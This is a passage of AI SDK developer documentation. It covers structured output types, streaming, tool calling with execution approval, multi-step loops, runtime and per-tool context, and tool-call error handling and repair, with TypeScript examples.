name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
Accessing response headers & body
Sometimes you need access to the full response from the model provider, e.g. to access some provider-specific headers or body content.
You can access the raw response headers and body using the response property:
import { generateText, Output } from 'ai';
const result = await generateText({
// ...
output: Output.object({ schema }),
});
console.log(JSON.stringify(result.response.headers, null, 2));
console.log(JSON.stringify(result.response.body, null, 2));
Stream Structured Outputs
Given the added complexity of returning structured data, model response time can be unacceptable for your interactive use case.
With streamText and output, you can stream the model's structured response as it is generated.
import { streamText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { partialOutputStream } = streamText({
model: __MODEL__,
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({ name: z.string(), amount: z.string() }),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
// use partialOutputStream as an async iterable
for await (const partialObject of partialOutputStream) {
console.log(partialObject);
}
You can consume the structured output on the client with the useObject hook.
Error Handling in Streams
streamText starts streaming immediately. When errors occur during streaming, they become part of the stream rather than thrown exceptions (to prevent stream crashes).
To handle errors, provide an onError callback:
import { streamText, Output } from 'ai';
const result = streamText({
// ...
output: Output.object({ schema }),
onError({ error }) {
console.error(error); // log to your error tracking service
},
});
For non-streaming error handling with generateText, see the Error Handling section below.
Output Types
The AI SDK supports multiple ways of specifying the expected structure of generated data via the Output object. You can select from various strategies for structured/text generation and validation.
Output.text()
Use Output.text() to generate plain text from a model. This option doesn't enforce any schema on the result: you simply receive the model's text as a string. This is the default behavior when no output is specified.
import { generateText, Output } from 'ai';
const { output } = await generateText({
// ...
output: Output.text(),
prompt: 'Tell me a joke.',
});
// output will be a string (the joke)
Output.object()
Use Output.object({ schema }) to generate a structured object based on a schema (for example, a Zod schema). The output is type-validated to ensure the returned result matches the schema.
import { generateText, Output } from 'ai';
import { z } from 'zod';
const { output } = await generateText({
// ...
output: Output.object({
schema: z.object({
name: z.string(),
age: z.number().nullable(),
labels: z.array(z.string()),
}),
}),
prompt: 'Generate information for a test user.',
});
// output will be an object matching the schema above
Output.array()
Use Output.array({ element }) to specify that you expect an array of typed objects from the model, where each element should conform to a schema (defined in the element property).
import { generateText, Output } from 'ai';
import { z } from 'zod';
const { output } = await generateText({
// ...
output: Output.array({
element: z.object({
location: z.string(),
temperature: z.number(),
condition: z.string(),
}),
}),
prompt: 'List the weather for San Francisco and Paris.',
});
// output will be an array of objects like:
// [
// { location: 'San Francisco', temperature: 70, condition: 'Sunny' },
// { location: 'Paris', temperature: 65, condition: 'Cloudy' },
// ]
When streaming arrays with streamText, you can use elementStream to receive each completed element as it is generated:
import { streamText, Output } from 'ai';
import { z } from 'zod';
const { elementStream } = streamText({
// ...
output: Output.array({
element: z.object({
name: z.string(),
class: z.string(),
description: z.string(),
}),
}),
prompt: 'Generate 3 hero descriptions for a fantasy role playing game.',
});
for await (const hero of elementStream) {
console.log(hero); // Each hero is complete and validated
}
Output.choice()
Use Output.choice({ options }) when you expect the model to choose from a specific set of string options, such as for classification or fixed-enum answers.
import { generateText, Output } from 'ai';
const { output } = await generateText({
// ...
output: Output.choice({
options: ['sunny', 'rainy', 'snowy'],
}),
prompt: 'Is the weather sunny, rainy, or snowy today?',
});
// output will be one of: 'sunny', 'rainy', or 'snowy'
You can provide any set of string options, and the output will always be a single string value that matches one of the specified options. The AI SDK validates that the result matches one of your options, and will throw if the model returns something invalid.
This is especially useful for making classification-style generations or forcing valid values for API compatibility.
Output.json()
Use Output.json() when you want to generate and parse unstructured JSON values from the model, without enforcing a specific schema. This is useful if you want to capture arbitrary objects, flexible structures, or when you want to rely on the model's natural output rather than rigid validation.
import { generateText, Output } from 'ai';
const { output } = await generateText({
// ...
output: Output.json(),
prompt:
'For each city, return the current temperature and weather condition as a JSON object.',
});
// output could be any valid JSON, for example:
// {
// "San Francisco": { "temperature": 70, "condition": "Sunny" },
// "Paris": { "temperature": 65, "condition": "Cloudy" }
// }
With Output.json, the AI SDK only checks that the response is valid JSON; it doesn't validate the structure or types of the values. If you need schema validation, use the .object or .array outputs instead.
For more advanced validation or different structures, see the Output API reference.
Generating Structured Outputs with Tools
One of the key advantages of using structured output with generateText and streamText is the ability to combine it with tool calling.
import { generateText, Output, tool, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { output } = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather for a location',
inputSchema: z.object({ location: z.string() }),
execute: async ({ location }) => {
// fetch weather data
return { temperature: 72, condition: 'sunny' };
},
}),
},
output: Output.object({
schema: z.object({
summary: z.string(),
recommendation: z.string(),
}),
}),
stopWhen: isStepCount(5),
prompt: 'What should I wear in San Francisco today?',
});
Property Descriptions
You can add .describe("...") to individual schema properties to give the model hints about what each property is for. This helps improve the quality and accuracy of generated structured data:
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { output } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
name: z.string().describe('The name of the recipe'),
ingredients: z
.array(
z.object({
name: z.string(),
amount: z
.string()
.describe('The amount of the ingredient (grams or ml)'),
}),
)
.describe('List of ingredients with amounts'),
steps: z.array(z.string()).describe('Step-by-step cooking instructions'),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
Property descriptions are particularly useful for:
- Clarifying ambiguous property names
- Specifying expected formats or conventions
- Providing context for complex nested structures
Output Name and Description
You can optionally specify a name and description for the output. These are used by some providers for additional LLM guidance, e.g. via tool or schema name.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const { output } = await generateText({
model: __MODEL__,
output: Output.object({
name: 'Recipe',
description: 'A recipe for a dish.',
schema: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This works with all output types that support structured generation:
Output.object({ name, description, schema })Output.array({ name, description, element })Output.choice({ name, description, options })Output.json({ name, description })
Accessing Reasoning
You can access the reasoning used by the language model to generate the object via the reasoning property on the result. This property contains a string with the model's thought process, if available.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const result = await generateText({
model: __MODEL__, // must be a reasoning model
output: Output.object({
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(
z.object({
name: z.string(),
amount: z.string(),
}),
),
steps: z.array(z.string()),
}),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
console.log(result.reasoningText);
Error Handling
When generateText with structured output cannot generate a valid object, it throws a AI_NoObjectGeneratedError.
This error occurs when the AI provider fails to generate a parsable object that conforms to the schema. It can arise due to the following reasons:
- The model failed to generate a response.
- The model generated a response that could not be parsed.
- The model generated a response that could not be validated against the schema.
The error preserves the following information to help you log the issue:
text: The text that was generated by the model. This can be the raw text or the tool call text, depending on the object generation mode.response: Metadata about the language model response, including response id, timestamp, and model.usage: Request token usage.cause: The cause of the error (e.g. a JSON parsing error). You can use this for more detailed error handling.
import { generateText, Output, NoObjectGeneratedError } from 'ai';
try {
await generateText({
model,
output: Output.object({ schema }),
prompt,
});
} catch (error) {
if (NoObjectGeneratedError.isInstance(error)) {
console.log('NoObjectGeneratedError');
console.log('Cause:', error.cause);
console.log('Text:', error.text);
console.log('Response:', error.response);
console.log('Usage:', error.usage);
}
}
More Examples
You can see structured output generation in action using various frameworks in the following examples:
generateText with Output
<ExampleLinks examples={[ { title: 'Learn to generate structured data in Node.js', link: '/examples/node/generating-structured-data/generate-object', }, { title: 'Learn to generate structured data in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/generating-object', }, { title: 'Learn to generate structured data in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/generating-object', }, ]} />
streamText with Output
<ExampleLinks examples={[ { title: 'Learn to stream structured data in Node.js', link: '/examples/node/streaming-structured-data/stream-object', }, { title: 'Learn to stream structured data in Next.js with Route Handlers (AI SDK UI)', link: '/examples/next-pages/basics/streaming-object-generation', }, { title: 'Learn to stream structured data in Next.js with Server Actions (AI SDK RSC)', link: '/examples/next-app/basics/streaming-object-generation', }, ]} />
title: Tool Calling description: Learn about tool calling and multi-step calls (using stopWhen) with AI SDK Core.
Tool Calling
As covered under Foundations, tools are objects that can be called by the model to perform a specific task. AI SDK Core tools contain several core elements:
description: An optional description of the tool that can influence when the tool is picked.inputSchema: A Zod schema or a JSON schema that defines the input parameters. The schema is consumed by the LLM, and also used to validate the LLM tool calls.execute: An optional async function that is called with the inputs from the tool call. It produces a value of typeRESULT(generic type). It is optional because you might want to forward tool calls to the client or to a queue instead of executing them in the same process.strict: (optional, boolean) Enables strict tool calling when supported by the provider
The tools parameter of generateText and streamText is an object that has the tool names as keys and the tools as values:
import { z } from 'zod';
import { generateText, tool, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: isStepCount(5),
prompt: 'What is the weather in San Francisco?',
});
Tool calling is not restricted to only text generation. You can also use it to render user interfaces (Generative UI).
Strict Mode
When enabled, language model providers that support strict tool calling will only generate tool calls that are valid according to your defined inputSchema.
This increases the reliability of tool calling.
However, not all schemas may be supported in strict mode, and what is supported depends on the specific provider.
By default, strict mode is disabled. You can enable it per-tool by setting strict: true:
tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string(),
}),
strict: true, // Enable strict validation for this tool
execute: async ({ location }) => ({
// ...
}),
});
Input Examples
You can specify example inputs for your tools to help guide the model on how input data should be structured. When supported by providers, input examples can help when JSON schema itself does not fully specify the intended usage or when there are optional values.
tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
inputExamples: [
{ input: { location: 'San Francisco' } },
{ input: { location: 'London' } },
],
execute: async ({ location }) => {
// ...
},
});
Tool Execution Approval
By default, tools with an execute function run automatically as the model calls them. You can require approval before execution in two ways:
- Set
needsApprovalon an individual tool to define its default approval behavior - Set
toolNeedsApprovalongenerateTextorstreamTextto configure approval for specific tools at call time
Use needsApproval when the tool should usually require approval wherever it is used. Use toolNeedsApproval when approval depends on the specific request or runtime context. If both are provided, toolNeedsApproval takes precedence.
Tool-Level Approval with needsApproval
import { tool } from 'ai';
import { z } from 'zod';
const runCommand = tool({
description: 'Run a shell command',
inputSchema: z.object({
command: z.string().describe('The shell command to execute'),
}),
needsApproval: true,
execute: async ({ command }) => {
// your command execution logic here
},
});
Call-Level Approval with toolNeedsApproval
const result = await generateText({
model: __MODEL__,
tools: { runCommand },
toolNeedsApproval: {
runCommand: true,
},
prompt: 'Remove the most recent file in the downloads folder',
});
toolNeedsApproval can also be a function per tool, which lets you decide dynamically based on the tool input and runtime options such as toolCallId, messages, and context.
This is useful for tools that perform sensitive operations like executing commands, processing payments, modifying data, and more potentially dangerous actions.
How It Works
When a tool requires approval, generateText and streamText don't pause execution. Instead, they complete and return tool-approval-request parts in the result content. This means the approval flow requires two calls to the model: the first returns the approval request, and the second (after receiving the approval response) either executes the tool or informs the model that approval was denied.
The approval requirement can come from either tool-level needsApproval or call-level toolNeedsApproval.
Here's the complete flow:
- Call
generateTextorstreamTextwith approval configured vianeedsApprovalortoolNeedsApproval - The model generates a tool call
- The call returns
tool-approval-requestparts inresult.content - Your app requests approval and collects the user's decision
- Add a
tool-approval-responseto the messages array - Call
generateTextorstreamTextagain with the updated messages - If approved, the tool runs and returns a result. If denied, the model sees the denial and responds accordingly.
Handling Approval Requests
After calling generateText or streamText, check result.content for tool-approval-request parts:
import { type ModelMessage, generateText } from 'ai';
const messages: ModelMessage[] = [
{ role: 'user', content: 'Remove the most recent file' },
];
const result = await generateText({
model: __MODEL__,
tools: { runCommand },
messages,
});
messages.push(...result.response.messages);
for (const part of result.content) {
if (part.type === 'tool-approval-request') {
console.log(part.approvalId); // Unique ID for this approval request
console.log(part.toolCall); // Contains toolName, input, etc.
}
}
To respond, create a tool-approval-response and add it to your messages:
import { type ToolApprovalResponse } from 'ai';
const approvals: ToolApprovalResponse[] = [];
for (const part of result.content) {
if (part.type === 'tool-approval-request') {
const response: ToolApprovalResponse = {
type: 'tool-approval-response',
approvalId: part.approvalId,
approved: true, // or false to deny
reason: 'User confirmed the command', // Optional context for the model
};
approvals.push(response);
}
}
// add approvals to messages
messages.push({ role: 'tool', content: approvals });
Then call generateText or streamText again with the updated messages. If approved, the tool executes. If denied, the model receives the denial and can respond accordingly.
Dynamic Approval
You can make approval decisions based on tool input by providing an async function:
const paymentTool = tool({
description: 'Process a payment',
inputSchema: z.object({
amount: z.number(),
recipient: z.string(),
}),
needsApproval: async ({ amount }) => amount > 1000,
execute: async ({ amount, recipient }) => {
return await processPayment(amount, recipient);
},
});
In this example, only transactions over $1000 require approval. Smaller transactions execute automatically.
You can use the same function shape in toolNeedsApproval when you want that decision to be defined at call time instead of on the tool itself.
Tool Execution Approval with useChat
When using useChat, the approval flow is handled through UI state. See Chatbot Tool Usage for details on handling approvals in your UI with addToolApprovalResponse.
Multi-Step Calls (using stopWhen)
With the stopWhen setting, you can enable multi-step calls in generateText and streamText. When stopWhen is set and the model generates a tool call, the AI SDK will trigger a new generation passing in the tool result until there are no further tool calls or the stopping condition is met.
The AI SDK provides several built-in stopping conditions:
isStepCount(count)— stops after a specified number of steps (default:isStepCount(20))hasToolCall(...toolNames)— stops when any of the specified tools is calledisLoopFinished()— never triggers, letting the loop run until naturally finished
You can also combine multiple conditions in an array or create custom conditions. See Loop Control for more details.
By default, when you use generateText or streamText, it triggers a single generation. This works well for many use cases where you can rely on the model's training data to generate a response. However, when you provide tools, the model now has the choice to either generate a normal text response, or generate a tool call. If the model generates a tool call, its generation is complete and that step is finished.
You may want the model to generate text after the tool has been executed, either to summarize the tool results in the context of the users query. In many cases, you may also want the model to use multiple tools in a single response. This is where multi-step calls come in.
You can think of multi-step calls in a similar way to a conversation with a human. When you ask a question, if the person does not have the requisite knowledge in their common knowledge (a model's training data), the person may need to look up information (use a tool) before they can provide you with an answer. In the same way, the model may need to call a tool to get the information it needs to answer your question where each generation (tool call or text generation) is a step.
Example
In the following example, there are two steps:
- Step 1
- The prompt
'What is the weather in San Francisco?'is sent to the model. - The model generates a tool call.
- The tool call is executed.
- The prompt
- Step 2
- The tool result is sent to the model.
- The model generates a response considering the tool result.
import { z } from 'zod';
import { generateText, tool, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
const { text, steps } = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
stopWhen: isStepCount(5), // stop after a maximum of 5 steps if tools were called
prompt: 'What is the weather in San Francisco?',
});
You can use streamText in a similar way.
Steps
To access intermediate tool calls and results, you can use the steps property in the result object
or the streamText onFinish callback.
It contains all the text, tool calls, tool results, and more from each step.
Example: Extract tool results from all steps
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
const { steps } = await generateText({
model: __MODEL__,
stopWhen: isStepCount(10),
// ...
});
// extract all tool calls from the steps:
const allToolCalls = steps.flatMap(step => step.toolCalls);
onStepFinish callback
When using generateText or streamText, you can provide an onStepFinish callback that
is triggered when a step is finished,
i.e. all text deltas, tool calls, and tool results for the step are available.
When you have multiple steps, the callback is triggered for each step.
The callback receives a stepNumber (zero-based) to identify which step just completed:
import { generateText } from 'ai';
const result = await generateText({
// ...
onStepFinish({
stepNumber,
text,
toolCalls,
toolResults,
finishReason,
usage,
}) {
console.log(`Step ${stepNumber} finished (${finishReason})`);
// your own logic, e.g. for saving the chat history or recording usage
},
});
Tool execution lifecycle callbacks
You can use experimental_onToolExecutionStart and experimental_onToolExecutionEnd to observe tool execution.
These callbacks are called right before and after each tool's execute function, giving you
visibility into tool execution timing, inputs, outputs, and errors:
import { generateText } from 'ai';
const result = await generateText({
// ... model, tools, prompt
experimental_onToolExecutionStart({ toolName, toolCallId, input }) {
console.log(`Calling tool: ${toolName}`, { toolCallId, input });
},
experimental_onToolExecutionEnd({
toolName,
toolCallId,
output,
error,
durationMs,
}) {
if (error) {
console.error(`Tool ${toolName} failed after ${durationMs}ms:`, error);
} else {
console.log(`Tool ${toolName} completed in ${durationMs}ms`, { output });
}
},
});
Errors thrown inside these callbacks are silently caught and do not break the generation flow.
prepareStep callback
The prepareStep callback is called before a step is started.
It is called with the following parameters:
model: The model that was passed intogenerateText.stopWhen: The stopping condition that was passed intogenerateText.stepNumber: The number of the step that is being executed.steps: The steps that have been executed so far.messages: The messages that will be sent to the model for the current step.runtimeContext: The runtime context passed via theruntimeContextsetting.toolsContext: The per-tool context map passed via thetoolsContextsetting.
You can use it to provide different settings for a step, including modifying the input messages.
import { generateText } from 'ai';
const result = await generateText({
// ...
prepareStep: async ({ model, stepNumber, steps, messages }) => {
if (stepNumber === 0) {
return {
// use a different model for this step:
model: modelForThisParticularStep,
// force a tool choice for this step:
toolChoice: { type: 'tool', toolName: 'tool1' },
// limit the tools that are available for this step:
activeTools: ['tool1'],
};
}
// when nothing is returned, the default settings are used
},
});
Message Modification for Longer Agentic Loops
In longer agentic loops, you can use the messages parameter to modify the input messages for each step. This is particularly useful for prompt compression:
prepareStep: async ({ stepNumber, steps, messages }) => {
// Compress conversation history for longer loops
if (messages.length > 20) {
return {
messages: messages.slice(-10),
};
}
return {};
},
Provider Options for Step Configuration
You can use providerOptions in prepareStep to pass provider-specific configuration for each step. This is useful for features like Anthropic's code execution container persistence:
import { forwardAnthropicContainerIdFromLastStep } from '@ai-sdk/anthropic';
// Propagate container ID from previous step for code execution continuity
prepareStep: forwardAnthropicContainerIdFromLastStep,
Response Messages
Adding the generated assistant and tool messages to your conversation history is a common task, especially if you are using multi-step tool calls.
Both generateText and streamText have a response.messages property that you can use to
add the assistant and tool messages to your conversation history.
It is also available in the onFinish callback of streamText.
The response.messages property contains an array of ModelMessage objects that you can add to your conversation history:
import { generateText, ModelMessage } from 'ai';
const messages: ModelMessage[] = [
// ...
];
const { response } = await generateText({
// ...
messages,
});
// add the response messages to your conversation history:
messages.push(...response.messages); // streamText: ...((await response).messages)
Dynamic Tools
AI SDK Core supports dynamic tools for scenarios where tool schemas are not known at compile time. This is useful for:
- MCP (Model Context Protocol) tools without schemas
- User-defined functions at runtime
- Tools loaded from external sources
Using dynamicTool
The dynamicTool helper creates tools with unknown input/output types:
import { dynamicTool } from 'ai';
import { z } from 'zod';
const customTool = dynamicTool({
description: 'Execute a custom function',
inputSchema: z.object({}),
execute: async input => {
// input is typed as 'unknown'
// You need to validate/cast it at runtime
const { action, parameters } = input as any;
// Execute your dynamic logic
return { result: `Executed ${action}` };
},
});
Type-Safe Handling
When using both static and dynamic tools, use the dynamic flag for type narrowing:
const result = await generateText({
model: __MODEL__,
tools: {
// Static tool with known types
weather: weatherTool,
// Dynamic tool
custom: dynamicTool({
/* ... */
}),
},
onStepFinish: ({ toolCalls, toolResults }) => {
// Type-safe iteration
for (const toolCall of toolCalls) {
if (toolCall.dynamic) {
// Dynamic tool: input is 'unknown'
console.log('Dynamic:', toolCall.toolName, toolCall.input);
continue;
}
// Static tool: full type inference
switch (toolCall.toolName) {
case 'weather':
console.log(toolCall.input.location); // typed as string
break;
}
}
},
});
Preliminary Tool Results
You can return an AsyncIterable over multiple results.
In this case, the last value from the iterable is the final tool result.
This can be used in combination with generator functions to e.g. stream status information during the tool execution:
tool({
description: 'Get the current weather.',
inputSchema: z.object({
location: z.string(),
}),
async *execute({ location }) {
yield {
status: 'loading' as const,
text: `Getting weather for ${location}`,
weather: undefined,
};
await new Promise(resolve => setTimeout(resolve, 3000));
const temperature = 72 + Math.floor(Math.random() * 21) - 10;
yield {
status: 'success' as const,
text: `The weather in ${location} is ${temperature}°F`,
temperature,
};
},
});
Tool Choice
You can use the toolChoice setting to influence when a tool is selected.
It supports the following settings:
auto(default): the model can choose whether and which tools to call.required: the model must call a tool. It can choose which tool to call.none: the model must not call tools{ type: 'tool', toolName: string (typed) }: the model must call the specified tool
import { z } from 'zod';
import { generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
toolChoice: 'required', // force the model to call a tool
prompt: 'What is the weather in San Francisco?',
});
Tool Execution Options
When tools are called, they receive additional options as a second parameter.
Tool Call ID
The ID of the tool call is forwarded to the tool execution. You can use it e.g. when sending tool-call related information with stream data.
import {
streamText,
tool,
createUIMessageStream,
createUIMessageStreamResponse,
} from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
const stream = createUIMessageStream({
execute: ({ writer }) => {
const result = streamText({
// ...
messages,
tools: {
myTool: tool({
// ...
execute: async (args, { toolCallId }) => {
// return e.g. custom status for tool call
writer.write({
type: 'data-tool-status',
id: toolCallId,
data: {
name: 'myTool',
status: 'in-progress',
},
});
// ...
},
}),
},
});
writer.merge(result.toUIMessageStream());
},
});
return createUIMessageStreamResponse({ stream });
}
Messages
The messages that were sent to the language model to initiate the response that contained the tool call are forwarded to the tool execution.
You can access them in the second parameter of the execute function.
In multi-step calls, the messages contain the text, tool calls, and tool results from all previous steps.
import { generateText, tool } from 'ai';
const result = await generateText({
// ...
tools: {
myTool: tool({
// ...
execute: async (args, { messages }) => {
// use the message history in e.g. calls to other language models
return { ... };
},
}),
},
});
Abort Signals
The abort signals from generateText and streamText are forwarded to the tool execution.
You can access them in the second parameter of the execute function and e.g. abort long-running computations or forward them to fetch calls inside tools.
import { z } from 'zod';
import { generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
const result = await generateText({
model: __MODEL__,
abortSignal: myAbortSignal, // signal that will be forwarded to tools
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({ location: z.string() }),
execute: async ({ location }, { abortSignal }) => {
return fetch(
`https://api.weatherapi.com/v1/current.json?q=${location}`,
{ signal: abortSignal }, // forward the abort signal to fetch
);
},
}),
},
prompt: 'What is the weather in San Francisco?',
});
Runtime Context
You can pass in arbitrary runtime context from generateText or streamText via the runtimeContext setting.
This runtime context is available in prepareStep.
To avoid confusion with prompt context or retrieved context, the docs refer to this feature as runtime context.
This is useful for values like tenant information, feature flags, session data, or other server-side state that should influence step preparation without being embedded into the prompt.
Tool execution context is now separate. If a tool needs server-side values such as API keys, pass them via toolsContext, keyed by tool name. Each tool then receives only its own typed context value based on its contextSchema.
At a high level:
- Pass shared step-level state through
runtimeContext - Read or update it in
prepareStep - Pass per-tool values through
toolsContext - Declare each tool's expected tool context with
contextSchema - Access the tool's typed context in
executetogether with other execution metadata such astoolCallId,messages, andabortSignal
import { openai } from '@ai-sdk/openai';
import { streamText, tool } from 'ai';
import { z } from 'zod';
const result = streamText({
model: openai('gpt-5-mini'),
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
contextSchema: z.object({
weatherApiKey: z.string().describe('The API key for the weather API'),
}),
execute: async (
{ location },
{ toolCallId, messages, abortSignal, context },
) => {
const { weatherApiKey } = context;
console.log('tool call:', toolCallId);
console.log('messages available to tool:', messages.length);
console.log('abortable:', abortSignal != null);
console.log('weather tool api key:', weatherApiKey);
return {
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
};
},
}),
},
runtimeContext: {
somethingElse: 'other-context',
},
toolsContext: {
weather: {
weatherApiKey: 'weather-123',
},
},
prepareStep: async ({ runtimeContext, toolsContext }) => {
console.log('prepareStep runtimeContext:', runtimeContext);
console.log('prepareStep toolsContext:', toolsContext);
return {
// You can keep the runtimeContext unchanged or return a new one
// to affect the current and subsequent steps.
runtimeContext,
};
},
prompt: 'What is the weather in San Francisco?',
});
In this example, prepareStep receives the full runtime context object:
{
somethingElse: string;
}
prepareStep also receives the per-tool toolsContext map:
{
weather: {
weatherApiKey: string;
};
}
The weather tool then receives only its own typed context based on its contextSchema. In this case, execute can access weatherApiKey, while the shared step-level runtimeContext remains separate.
Tool Input Lifecycle Hooks
The following tool input lifecycle hooks are available:
onInputStart: Called when the model starts generating the input (arguments) for the tool callonInputDelta: Called for each chunk of text as the input is streamedonInputAvailable: Called when the complete input is available and validated
onInputStart and onInputDelta are only called in streaming contexts (when using streamText). They are not called when using generateText.
Example
import { streamText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const result = streamText({
model: __MODEL__,
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
onInputStart: () => {
console.log('Tool call starting');
},
onInputDelta: ({ inputTextDelta }) => {
console.log('Received input chunk:', inputTextDelta);
},
onInputAvailable: ({ input }) => {
console.log('Complete input:', input);
},
}),
},
prompt: 'What is the weather in San Francisco?',
});
Types
Modularizing your code often requires defining types to ensure type safety and reusability. To enable this, the AI SDK provides several helper types for tools, tool calls, and tool results.
You can use them to strongly type your variables, function parameters, and return types
in parts of the code that are not directly related to streamText or generateText.
Each tool call is typed with ToolCall<NAME extends string, ARGS>, depending
on the tool that has been invoked.
Similarly, the tool results are typed with ToolResult<NAME extends string, ARGS, RESULT>.
The tools in streamText and generateText are defined as a ToolSet.
The type inference helpers TypedToolCall<TOOLS extends ToolSet>
and TypedToolResult<TOOLS extends ToolSet> can be used to
extract the tool call and tool result types from the tools.
import { TypedToolCall, TypedToolResult, generateText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const myToolSet = {
firstTool: tool({
description: 'Greets the user',
inputSchema: z.object({ name: z.string() }),
execute: async ({ name }) => `Hello, ${name}!`,
}),
secondTool: tool({
description: 'Tells the user their age',
inputSchema: z.object({ age: z.number() }),
execute: async ({ age }) => `You are ${age} years old!`,
}),
};
type MyToolCall = TypedToolCall<typeof myToolSet>;
type MyToolResult = TypedToolResult<typeof myToolSet>;
async function generateSomething(prompt: string): Promise<{
text: string;
toolCalls: Array<MyToolCall>; // typed tool calls
toolResults: Array<MyToolResult>; // typed tool results
}> {
return generateText({
model: __MODEL__,
tools: myToolSet,
prompt,
});
}
Handling Errors
The AI SDK has three tool-call related errors:
NoSuchToolError: the model tries to call a tool that is not defined in the tools objectInvalidToolInputError: the model calls a tool with inputs that do not match the tool's input schemaToolCallRepairError: an error that occurred during tool call repair
When tool execution fails (errors thrown by your tool's execute function), the AI SDK adds them as tool-error content parts to enable automated LLM roundtrips in multi-step scenarios.
generateText
generateText throws errors for tool schema validation issues and other errors, and can be handled using a try/catch block. Tool execution errors appear as tool-error parts in the result steps:
try {
const result = await generateText({
//...
});
} catch (error) {
if (NoSuchToolError.isInstance(error)) {
// handle the no such tool error
} else if (InvalidToolInputError.isInstance(error)) {
// handle the invalid tool inputs error
} else {
// handle other errors
}
}
Tool execution errors are available in the result steps:
const { steps } = await generateText({
// ...
});
// check for tool errors in the steps
const toolErrors = steps.flatMap(step =>
step.content.filter(part => part.type === 'tool-error'),
);
toolErrors.forEach(toolError => {
console.log('Tool error:', toolError.error);
console.log('Tool name:', toolError.toolName);
console.log('Tool input:', toolError.input);
});
streamText
streamText sends errors as part of the full stream. Tool execution errors appear as tool-error parts, while other errors appear as error parts.
When using toUIMessageStreamResponse, you can pass an onError function to extract the error message from the error part and forward it as part of the stream response:
const result = streamText({
// ...
});
return result.toUIMessageStreamResponse({
onError: error => {
if (NoSuchToolError.isInstance(error)) {
return 'The model tried to call a unknown tool.';
} else if (InvalidToolInputError.isInstance(error)) {
return 'The model called a tool with invalid inputs.';
} else {
return 'An unknown error occurred.';
}
},
});
Tool Call Repair
Language models sometimes fail to generate valid tool calls, especially when the input schema is complex or the model is smaller.
If you use multiple steps, those failed tool calls will be sent back to the LLM in the next step to give it an opportunity to fix it. However, you may want to control how invalid tool calls are repaired without requiring additional steps that pollute the message history.
You can use the experimental_repairToolCall function to attempt to repair the tool call
with a custom function.
You can use different strategies to repair the tool call:
- Use a model with structured outputs to generate the inputs.
- Send the messages, system prompt, and tool schema to a stronger model to generate the inputs.
- Provide more specific repair instructions based on which tool was called.
Example: Use a model with structured outputs for repair
import { openai } from '@ai-sdk/openai';
import { generateText, NoSuchToolError, Output, tool } from 'ai';
const result = await generateText({
model,
tools,
prompt,
experimental_repairToolCall: async ({
toolCall,
tools,
inputSchema,
error,
}) => {
if (NoSuchToolError.isInstance(error)) {
return null; // do not attempt to fix invalid tool names
}
const tool = tools[toolCall.toolName as keyof typeof tools];
const { output: repairedArgs } = await generateText({
model: __MODEL__,
output: Output.object({ schema: tool.inputSchema }),
prompt: [
`The model tried to call the tool "${toolCall.toolName}"` +
` with the following inputs:`,
JSON.stringify(toolCall.input),
`The tool accepts the following schema:`,
JSON.stringify(inputSchema(toolCall)),
'Please fix the inputs.',
].join('\n'),
});
return { ...toolCall, input: JSON.stringify(repairedArgs) };
},
});
Example: Use the re-ask strategy for repair
import { openai } from '@ai-sdk/openai';
import { generateText, NoSuchToolError, tool } from 'ai';
const result = await generateText({
model,
tools,
prompt,
experimental_repairToolCall: async ({
toolCall,
tools,
error,
messages,
system,
}) => {
const result = await generateText({
model,
system,
messages: [
...messages,
{
